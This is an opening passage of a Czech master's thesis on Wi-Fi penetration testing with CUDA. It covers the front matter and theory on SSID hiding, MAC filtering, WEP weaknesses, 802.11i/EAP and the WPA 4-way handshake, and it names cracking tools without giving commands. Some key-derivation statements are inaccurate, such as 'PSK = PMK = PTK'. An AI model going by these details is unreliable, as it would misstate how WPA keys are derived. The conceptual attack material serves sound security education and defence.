VŠB – Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra telekomunikační techniky

Penetrační testy Wi-Fi sítí s technologií CUDA

Wi-Fi Network Penetration Testing with CUDA Technology

2015 Bc. Lukáš Dobrý

VŠB - Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra telekomunikační techniky

Zadání diplomové práce

Student: **Bc. Lukáš Dobrý**

Studijní program: N2647 Informační a komunikační technologie

Studijní obor: 2601T013 Telekomunikační technika

Téma: Penetrační testy Wi-Fi sítí s technologií CUDA
Wi-Fi Network Penetration Testing with CUDA Technology

Zásady pro vypracování:

Technologie CUDA v současnosti představuje nový a dříve opomíjený prostředek pro urychlení náročných výpočetních úloh, jakými například mohou být výpočty shodných klíčů k přístupu do bezdrátových sítí. S využitím této technologie lze také prolomit šifrovací alogritmy Wi-fi sítí, které byl do současné doby pokládány za dostatečné a bezpečné. Cílem diplomové práce je zpracovat detailní přehled možných aplikací a metod pro penetraci do Wi-fi sítí s různým stupněm zabezpečení a zároveň navrhnout účinná a univerzální opatření, která by tyto penetrační hrozby v praxi omezila, či úplně eliminovala.

1. Popis technologie 802.11, bezpečnostní algoritmy a jejich princip funkce.
2. Detailní přehled nástrojů pro penetraci do Wi-fi sítí.
3. Praktické testování robustnosti WEP 64/128 a WPA/WPA2 klíče pomocí CUDA.
4. Analýza provedených testů s cílem definovat pravidla pro eliminaci hrozeb ve Wi-fi sítích.
5. Praktická implementace navržených metod zabezpečení a testování.

Seznam doporučené odborné literatury:

Podle pokynů vedoucího diplomové práce


Wi-Foo II: The Secrets of Wireless Hacking (2nd Edition) by Andrew Vladimirov, Konstantin V. Gavrilenko and Andrei A. Mikhailovsky (Jul 28, 2008)

Formální náležitosti a rozsah diplomové práce stanoví pokyny pro vypracování zveřejněné na webových stránkách fakulty.

Vedoucí diplomové práce: **Ing. Filip Řezáč**

Datum zadání: 01.09.2014

Datum odevzdání: 07.05.2015



doc. Ing. Miroslav Vozňák, Ph.D.
vedoucí katedry

prof. RNDr. Václav Snášel, CSc.
děkan fakulty

Souhlasím se zveřejněním této diplomové práce dle požadavků čl. 26, odst. 9 *Studijního a zkušebního řádu pro studium v magisterských programech VŠB-TU Ostrava.*

V Ostravě 6. května 2015 .....

Prohlašuji, že jsem tuto diplomovou práci vypracoval samostatně. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

V Ostravě 6. května 2015 .....

Děkuji panu Ing. Filipu Řezáčovi za jeho cenné rady a čas při vypracování mé diplomové práce, protože bez toho by tato práce nevznikla.

Abstrakt

Diplomová práce je zaměřena na testování robustnosti bezdrátových Wi-Fi sítí pomocí CUDA technologie. Teoretická část je rozdělena na 2 části, v první jsou popsány principy bezpečnostních algoritmů. V druhé části je detailní přehled nástrojů užívaných k penetraci Wi-Fi sítí, popis se týká aplikací použitých v této práci. Praktická část je rozdělena do třech hlavních částí. Nejhlavnější část obsahuje popis provedených testů a jejich porovnání mezi sebou. Dále byla provedena analýza těchto testů na jejímž základě jsou navrženy opatření proti těmto útokům. Na závěr jsou tato bezpečnostní opatření implementována v praxi.

Klíčová slova: WEP, WPA, WPA2, 4-way hansdhake, CUDA, aircrack-ng, pyrit, útok, klíč

Abstract

The thesis is focused on testing the robustness of wireless Wi-Fi network using CUDA technology. The theoretical part is divided into two parts, the first describes the principles of security algorithms. The second part is a detailed overview of the tools used for penetration of Wi-Fi networks, the description applies to applications used in this work. The practical part is divided into three main parts. Most major part contains a description of the tests and comparing them with each other. Further analysis was conducted these tests on the basis of a proposal of measures against these attacks. In conclusion, these security measures implemented in practice.

Keywords: WEP, WPA, WPA2, 4-way Hansdhake, CUDA, Aircrack-ng, Pyrit, Attack, Key

Seznam použitých zkratek a symbolů

AES	–	Advanced Encryption Standard
AP	–	Access Point
ARP	–	Address Resolution Protocol
BSSID	–	Basic Service SET Identification
CCMP	–	Counter Cipher Mode with Block Chaining Message Authentication Code Protocol
CPU	–	Central Processing Unit
CRC	–	Cyclic redundancy check
CUDA	–	Compute Unified Device Architecture
EAP	–	Extensible Authentication Protocol
EAPoL	–	Extensible Authentication Protocol over Lan
ESSID	–	Extended Service Set Identification
GPS	–	Global Positioning System
GPU	–	Graphics Processing Unit
GTC	–	Generic Token Card
HMAC	–	Keyed-hash Message Autentication Code
HW	–	hardware
IEEE	–	Institute of Electrical and Electronics Engineers
IP	–	Internet Protocol
IPSec	–	Internet Protocol Security
IV	–	Inicialization vector
KCK	–	Key Confirmation Key
KEK	–	Key Encryption Key
LEAP	–	Light Extensible Authentication Protocol
MD5	–	message-digest
MIC	–	Message Integrity Check
MPLS	–	Multiprotocol Label Switching
MS-CHAP	–	Microsoft Challenge-Handshake Authentication Protocol
OS	–	Operation system
PAE	–	Port Access Entity
PC	–	Personal Computer
pcap	–	packet capture
PDA	–	Personal Digital Assistant

PEAP	–	Protected Extensible Authentication Protocol
PMK	–	Pairwise Master key
PPK	–	Per-packet Key
PRGA	–	Pseudo Random Generation Algorithm
PSK	–	Pre-shared key
PWR	–	Power Signal Strength
RAM	–	Random-Access Memory
RC4	–	Rivest Cipher 4
RPC	–	Remote Procedure Call
SHA 1	–	Secure Hash Algorithm 1
SSID	–	Service Set Identifier
TDP	–	Thermal Design Power
TEK	–	Traffic Encryption Key
TL	–	TP Link
TKIP	–	Temporal Key Integrity Protocol
TLS	–	Transport Layer Security
TLV	–	Type Length Value
TSC	–	TKIP Sequence Counter
TTLS	–	Tunneled Transport Layer Security
VPN	–	Virtual Private Network
WEP	–	Wired Equivalent Privacy
Wi-Fi	–	Wireless Fidelity
wlan	–	Wireless Local Area Network
WPA	–	Wi-Fi Protected Access
XML	–	Extensible Markup Language
XOR	–	eXclusive OR

Seznam tabulek

Seznam obrázků

Obsah

1 Úvod

Moje diplomová práce je zaměřena na testování robustnosti bezdrátových Wi-Fi sítí pomocí CUDA technologie. Tato technologie je dostupná na trhu od roku 2007 vytvořená společností NVidia. Pro svoje paralelní výpočty využívá grafických procesorů, pomocí nichž lze dosáhnout několikanásobného zvýšení výpočetního výkonu. Právě dešifrování klíčů přístupu do Wi-Fi sítí je jeden z mnoha případů využití.

Práci jsem rozdělil do několika kapitol. V teoretické části jsou popsány principy bezpečnostních algoritmů WEP, WPA a WPA2, principy autentizace a šifrování. Nedílnou součásti jsou také slabiny jednotlivých algoritmů. Dále je pak uveden přehled nástrojů použitých při testování. Jsou uvedeny možnosti jejich využití a způsoby zápisu. Hlavní důraz je kladen na nástroje aircrack-ng, cowpatty, pyrit a v neposlední řadě také uvádím vysvětlení samotné CUDA technologie. Jsou zde také zmíněny doplňkové nástroje, které slouží ke generování potřebných slovníků a řetězců užívaných při dešifrování klíčů.

Praktické testování jsem prováděl na zařízení zapůjčeném VŠB-TU Ostrava katedrou telekomunikační techniky, technická specifikace je uvedena v kapitole 6. Budou realizovány a popsány tyto druhy testů: slovníkový útok, zrychlený slovníkový útok, útok hrubou silou a PTW útok. Ke každé části je uvedeno shrnutí provedených testů a případné porovnání s jinými metodami. V závěru této části srovnávám možnosti CPU a GPU, jejich výkonovou akceleraci a dobu trvání útoků.

Dalším krokem je analýza provedených testů. Náplní této kapitoly je zhodnotit co je potřeba provést k úspěšnému dešifrování klíče, uvést odolnost jednotlivých algoritmů vůči jednotlivým útokům. Na základě této analýzy jsou pak navržena různá bezpečnostní opatření, která mají za úkol omezit případné hrozby a v některých případech úplně eliminovat. V poslední kapitole se zabývám implementací navržených bezpečnostních opatření a pravidel.

2 Bezpečnostní algoritmy Wi-Fi a jejich princip funkce


2.1 Wi-Fi

2.1.1 Komponenty sítě

Každá WiFi sít(802.11) obsahuje 4 následující komponenty:

- **Distribuční systém**
  V případě, že je bezdrátová síť rozsáhlejší, vyskytuje se více přístupových bodů, má distribuční systém za úkol směrovat datový tok podle polohy mobilní stanice.
- **Přístupový bod (AP)**
  Vykonává spojení mezi kabelovou a bezdrátovou částí.
- **Bezdrátové medium**
  Bezdrátové medium slouží k přenosu dat mezi stanicemi. Teoreticky můžeme říct, že toto medium je vzduch, prakticky lze přenášet data i ve vzduchoprázdnu.
- **Stanice**
  Stanicí rozumíme jakékoliv zařízení s anténou pro příjem signálu. Příkladem jsou mobilní telefon, notebook, PDA, PC.

Na obrázku č. 2.1 jsou vidět funkce jednotlivých částí.



Obrázek 2.1: Komponenty Wi-Fi sítě

Bezdrátové sítě dnes již nejsou žádnou novinkou, je to nejjednodušší způsob jak sdílet data, získávat potřebné informace, komunikovat s ostatními lidmi apod. Protože se ve Wi-Fi sítích vysílá všesměrově a vzduchem, je potřeba tento přenos zabezpečit. Útok na nezabezpečenou síť je velmi jednoduchý, může dojít k úniku dat, cenných firemních a osobních informací, lze odposlouchávat komunikaci, přistupovat ke sdíleným souborům, využívat vašeho internetového připojení nebo dokonce vystupovat pod vaší identitou. S přibývajícími standardy roste míra zabezpečení při přenosu dat těmito sítěmi. V následující části budou popsány metody zabezpečení a jejich principy.

2.2 Zabezpečení SSID

Každý přístupový bod vysílá pravidelně identifikátor SSID, který je součástí tzv. Baecon rámce(obsahuje všechny informace o síti a je vysílán v pravidelných intervalech několika ms, oznamuje tím okolním stanicím, že se mohou připojit). Parametr SSID se skládá z řetězce ASCII znaků o délce maximálně 32 znaků. Tento identifikátor představuje klíč ke spojení jednotlivých zařízení v bezdrátové síti. Pokud se klíč stanice neshoduje s klíčem přístupového bodu (AP), nelze navázat spojení mezi nimi.

2.2.1 Typy vysílání SSID

- **Standardní SSID** - klasické SSID nastavené na přístupovém bodu a je vysíláno všem bezdrátovým zařízením v dosahu.
- **Nevysílající SSID** - většina přístupových bodů vysílá informaci o své skupině SSID. Takovým slabším zabezpečením je nevysílání SSID(vysílání prázdného řetězce). V závislosti na nastavení softwaru se SSID buď nevysílá nebo se zobrazuje jako nepojmenovaná síť.

Nicméně tato ochrana je pouze pro "první dojem", zkušený útočník může objevit AP například pomocí speciálního rámce *Probe Request*, na který odpoví přístupový bod rámcem *Probe Response*, který má podobnou funkci jako *Beacon*. Z tohoto důvodu je nevysílání SSID považováno za velkou bezpečnostní slabinu a je vyžadováno dalšího způsobu šifrování a autentizace.[6, 5]

2.3 Filtrování MAC adres

Každá bezdrátová karta má svoji fyzickou (hardwarovou) adresu - MAC adresu. Tato adresa je stanovená výrobcem. Délka MAC adresy je 48 bitů a zapisuje se pomocí 12 hexadecimálních čísel ve tvaru xx:xx:xx:xx:xx:xx(př.: 00:1f:3c:25:e2:13).

Smyslem filtrování je vytvoření seznamu autorizovaných adres v přístupovém bodu. Do sítě se potom mohou připojit pouze ta zařízení, která jsou na seznamu. V případě, že se bude chtít připojit stanice, která na seznamu není, přístupový bod zamítne přístup do sítě.

Problémem této metody zabezpečení je, že fyzická adresa lze změnit. Přenos zdrojové a cílové adresy se provádí nešifrovaně (i při použití WEP), útočník tak může zachytit přenášené MAC adresy, nastavit svoji kartu na některou ze zachycených adres a potom už přístupový bod nepozná, jestli jde o útočníka nebo autorizovaného uživatele.

Filtrace MAC adres je vhodná pro použití v domácnostech nebo malých firmách. Především by se mělo jednat o sítě se stálým počtem uživatelů. Protože udržovat seznam MAC adres ve velkých korporacích je z mnoha důvodů zbytečná a nákladná práce.


2.4 Zabezpečení pomocí WEP, WPA a WPA2

2.4.1 WEP

Protokol WEP je součástí specifikace IEEE 802.11, jeho algoritmus se používá pro ochranu bezdrátové komunikace před odposlechem. Pracuje na symetrickém principu, kdy se k šifrování a dešifrování používá stejný algoritmus a identický statický klíč. Pro všechny uživatele v dané síti je klíč stejný.

2.4.1.1 Popis WEP

- Autentizace - provádí se pouze v jednom směru a to pouze autentizace klienta (přístupový bod se neověřuje). Existují 2 způsoby, jak uživatele autentizovat:
  - **Otevřená metoda** - při použití této metody se klient vůbec neautentizuje, nezáleží na WEP klíči, k přístupovému bodu se může připojit libovolný uživatel. Zvolený WEP klíč pak lze použít pro šifrování dat. Výměna je zobrazena na obrázku 2.2




Obrázek 2.2: Princip autentizace otevřené metody


  - **Metoda sdíleným klíčem** - používá sdílený WEP klíč pro autentizaci a lze ho potom následně použít i pro šifrování přenášených dat. Výměna je zobrazena na obrázku 2.3

- Šifrování - přenášená data se šifrují pomocí 64-bitového klíče, který se skládá z uživatelského klíče a inicializačního vektoru (IV). IV má délku 24 bitů, posílá se v otevřené formě a mění se co každý paket. Výsledný šifrovaný tok dat je pak jedinečný pro každý paket. Pro šifrování se u WEP používá proudová šifra RC4.

V závislosti na výrobci bezdrátových zařízení lze šifrovat i 128 nebo 256-bitovým klíčem WEP. Princip RC4 šifry je zobrazen na obrázku 2.4. Nešifrovaná data jsou podrobena kontrolnímu součtu CRC pro detekci chyb při přenosu. Inicializační vektor a uživatelský klíč se spojí dohromady. RC4 šifra vytvoří šifrovací klíč. Šifrování proběhne pomocí logické funkce XOR. Pro dešifrování se použije rovněž funkce XOR, ke které se připojí zašifrovaný text.



Obrázek 2.3: Princip autentizace Sdílený klíč



Obrázek 2.4: Princip funkce šifry RC4

2.4.1.2 Chyby WEP protokolu

Prvním problémem je spravování tajného klíče. Neexistuje žádná specifikace, která by určovala jak se má klíč distribuovat mezi stanicemi v dané síti, speciálně u rozsáhlých sítí, kde se vyskytují stovky a tisíce stanic, je distribuce velice obtížná.

Druhým, docela závažným problémem je generování inicializačního vektoru, není určeno jakým mechanismem máme IV generovat. Pro každý přenesený paket se generuje nový IV a vzhledem k tomu, že tento vektor má délku 24 bitů, lze si odvodit, že kapacita není dostatečná, tudíž se musí po vyčerpání opakovat. Díky této nedokonalosti lze WEP protokol prolomit během několika minut a to pomocí různých softwarových nástrojů dostupných na Internetu, příkladem může být třeba *Aircrack-ng*. V případě prolomení je nutné vyměnit na všech zařízeních sdílený klíč.

Problémem tedy není proudová šifra RC4, ale délka IV, dochází k jeho opakování a při běžném provozu ho lze odposlechnout během několika desítek minut.

Chybí ověření identity přístupových bodů. Standardní WEP zajišťuje ověření pouze klienta nikoliv však přístupového bodu. Útočník pak může přidat do sítě svůj přístupový bod(neautorizovaný), čímž získá přístup ke všem datům od klientů, kteří se připojí jako například uživatelská jména, hesla apod.

2.4.1.3 Pokusy vylepšení WEP

WEP protokol je velice slabý a lze ho použít pro ochranu, proti náhodnému útočníkovi, který není zdaleka tak zkušený. O malé vylepšení se pokusil WEP2, kde bylo rozšířeno šifrování na 128 bitů. Využití měl na stanicích a přístupových bodech, které nepodporovali WPA. Ovšem toto opatření není efektivní, protože útočníkovi stačí jenom delší trpělivost a stejně klíč prolomí.

2.4.2 Zabezpečení pomocí IEEE 802.11i

Jak už bylo zmíněno výše, protokol WEP obsahoval řadu bezpečnostních problémů a proto vznikl nový protokol - WPA, který je součástí standardu 802.11i, schválený v roce 2004. Byla zavedena nová architektura pro řešení bezdrátových sítí, která obsahuje následující mechanismy pro vylepšení bezpečnosti:


- vzájemné ověření účastníků podle standardu 802.1x (EAP) nebo pomocí přednastaveného sdíleného klíče (PSK),
- protokol TKIP a CCMP, zajišťující dynamickou změnu klíčů,
- kontrola integrity zpráv.

2.4.2.1 Ověření identity účastníků

Pro vzájemné ověření účastníků se používá speciální ověřovací server. Proces ověřování probíhá mezi třemi funkčními entitami:

- žadatel o připojení k síti - klientské zařízení žádá o přístup do Wi-Fi sítě,
- autentizátor zajišťující řízení přístupu - zařízení připojené mezi žadatele a ověřovací server, které zprostředkovává ověření, v případě Wi-Fi sítí se jedná o přístupový bod,
- autentizační server - server, který se nachází uvnitř zabezpečené sítě a poskytuje ověření totožnosti.

Proces ověřování je zahájen v okamžiku, kdy přístupový bod detekuje žádost o připojení. Zařízení je pak spojeno s ověřovacím serverem, který ověří jeho totožnost a v případě pozitivního výsledku je umožněno žadateli plnohodnotné využívání služeb. Celý proces je znázorněn na obrázku 2.5.



Obrázek 2.5: Proces autentizace

PAE - jedná se o doplňkovou část(entitu) modelu, která se uvádí pouze v některých částech dokumentů, protokolová jednotka přičleněná k portu.

Při ověřování pomocí EAP pracuje autentizátor ve dvou módech:

- neřízený port(uncontrolled) - přijímá pakety pouze pro ověřování, ostatní komunikace blokuje
- řízený port(controlled) - přijímá pakety od ověřených zařízení (port se po úspěšné autentizaci odemkne)

2.4.2.2 Autentizační metody EAP

EAP poskytuje různé autentizační mechanismy. Mezi nejpoužívanější patří následující:[16, 7, 9, 10]

- EAP-MD5 - poskytuje nejnižší možnou úroveň zabezpečení, je nejjednodušší na implementaci. MD5 hasovací funkce je citlivá na slovníkové útoky, na rozdíl od ostatních metod nepodporuje dynamické generování klíčů. Průběh ověření funguje prostřednictvím autentizačního serveru na základě jména a hesla. Autentizační údaje jsou na serveru uloženy nešifrovaně. Tento mechanismus neposkytuje vzájemnou autentizaci.
- EAP-TLS - kompatibilní s většinou Wi-Fi zařízení. Poskytuje nejsilnější řešení co se bezpečnosti týče. Pomocí PKI certifikátů vytváří šifrovaný tunel, v němž probíhá výměna ověřovacích údajů mezi klientem a autentizačním serverem. I když tato metoda poskytuje dobré řešení bezpečnosti, má jednu nevýhodu a to je režie certifikátů na straně klienta. Certifikáty musí být instalovány na obou stranách.
- LEAP - firemní protokol vyvinutý společností Cisco Systems. Ověření probíhá na základě uživatelského jména a hesla na autentizačním serveru, což ulehčuje správu. Protokol lze použít pouze na zařízeních firmy Cisco. Mezi vlastnosti LEAP patří generování dynamických WEP klíčů a vzájemné ověřování.
- EAP-TTLS - představuje zjednodušení TLS. Autentizace ze strany serveru probíhá pomocí certifikátu, ze strany klienta pomocí uživatelského jména a hesla. TTLS poskytuje správu paměti a údržbu se zachováním dostatečně silného zabezpečení a autentizace, podporuje dynamickou obnovu WEP klíčů.
- EAP-PEAP - velmi se podobá EAP-TTLS, autentizace serveru se provádí pomocí certifikátu, podporuje dynamickou obnovu WEP klíčů a vzájemnou autentizaci. Ověření klientů probíhá opět zabezpečeným tunelem. PEAP je druhý nejpoužívanější autentizační protokol zejména díky podpoře Microsoftu. Ověření klientů probíhá vnořenou EAP metodou. Existují tři verze metody PEAP:
  - PEAP v0/EAP-MSCHAPv2 - vytvořila společnost Microsoft, je nejrozšířenější,
  - PEAP v1/EAP-GTC - vytvořila společnost Cisco, není implementován v MS Windows a proto se skoro vůbec nepoužívá, podpora v OS Symbiam,
  - PEAP v2 - podporuje více zřetězení více EAP metod, obsahuje kryptografické vazby mezi vnitřním autentizačním mechanismem a tunelem, je implementována podpora pro výměnu libovolných parametrů mezi klientem a serverem (tyto parametry se obecně nazývají TLV).

2.4.3 Správa klíčů v 802.11i

Nejrazantnější změnou oproti WEP je způsob generování a šifrování klíčů. Ve WPA-/WPA2 se používají dva druhy autentizace a to pomocí PSK nebo EAP. Vytvoření PMK

klíče závisí na typu autentizace, v případě PSK s klíč PMK = PSK. V případě EAP autentizace se odvozuje PMK klíč z MSK. PMK klíč jako takový neslouží k šifrování, ale má za úkol generovat další klíče, pomocí kterých probíhá proces šifrování. Dalším klíčem používaným v 802.11 je PTK, který je pro každé spojení mezi klientem a přístupovým bodem jiný, neexistuje aby měli dva klienti stejný PTK klíč. Na nejnižší úrovni jsou klíče KEK, KCK, TK, TMK. Jejich význam je následující:[11]

- KCK - klíč sloužící k autentizaci zpráv v době výměny *4-Way Handshake*, jeho velikost je 128 bitů
- KEK - zajišťuje důvěryhodnost dat v průběhu *4-Way Handshake*, velikost 128 bitů
- TK - tento klíč se používá v TKIP a CCMP na šifrování dat, velikost 128 bitů
- TMK - klíč přiřazený oběma stranám, které spolu komunikují a je určen na autentizaci dat(v TKIP), 2x64 bitů


2.4.4 4-Way handshake

Pro výměnu všech výše zmíněných klíčů slouží protokol 4-Way handshake. Jeho celý průběh je znázorněn na obrázku 2.6. Celý proces výměny zahajuje přístupový bod. Posílá první zprávu obsahující vygenerované náhodné číslo *ANonce*, toto číslo je přenášeno nešifrovaně. Klient přijme zprávu, vygeneruje náhodné číslo *SNonce* a pomocí těchto dvou čísel se vypočítá PTK. Tento klíč obsahuje další výše zmiňované klíče. Klient sestaví zprávu 2, jejímž obsahem je číslo SNonce a MIC. Zprávu zašle pomocí klíče KCK přístupovému bodu. AP pomocí obsahu druhé zprávy vypočítá PTK, MIC a provede ověření klienta (porovná svoje MIC s tím, které obdržel od klienta ve zprávě 2). Po úspěšném ověření vytvoří AP zprávu 3, obsahující GTK zašifrované pomocí klíče KEK, jehož obsahem je MIC zašifrované pomocí KCK ze druhé zprávy. Klient po obdržení zprávy 3 ověří AP a provede aplikaci těchto klíčů a potvrdí AP, že výměna klíčů proběhla bez problému. AP po obdržení čtvrté zprávy provede nové ověření a aplikaci klíčů.

Právě tento 4-Way handshake (jeho zachycení) je klíčové pro úspěšné provedení jakéhokoliv útoku na WPA/WPA2. Slabinou tohoto algoritmu jsou čísla ANonce a SNonce, protože se posílají nešifrovaně. Po jejich odchycení lze pomocí útoků (budou popsány později) uhodnout hodnoty klíčů PSK = PMK = PTK. [11]

2.4.5 WPA

WPA specifikace byla vydána v roce 2002 a implementována v bezpečnostním protokolu 802.1x pro bezdrátovou distribuci klíčů. WPA bylo navrženo tak, aby bylo zpětně kompatibilní se zařízeními podporující WEP. Vzhledem k tomu, že se jedná o nadstavbu WEP, byly přeneseny i některé nevýhody. Šifrovací algoritmus je RC4 se 128 bitovým klíčem a 48 bitovým inicializačním vektorem. Používá se nový protokol TKIP a nový algoritmus pro zajištění integrity dat tzv. MICHAEL. Obousměrná autentizace je řešena pomocí EAP nebo PSK viz. 2.4.2.



Obrázek 2.6: Výměna zpráv - 4-Way handshake [32]

2.4.5.1 TKIP

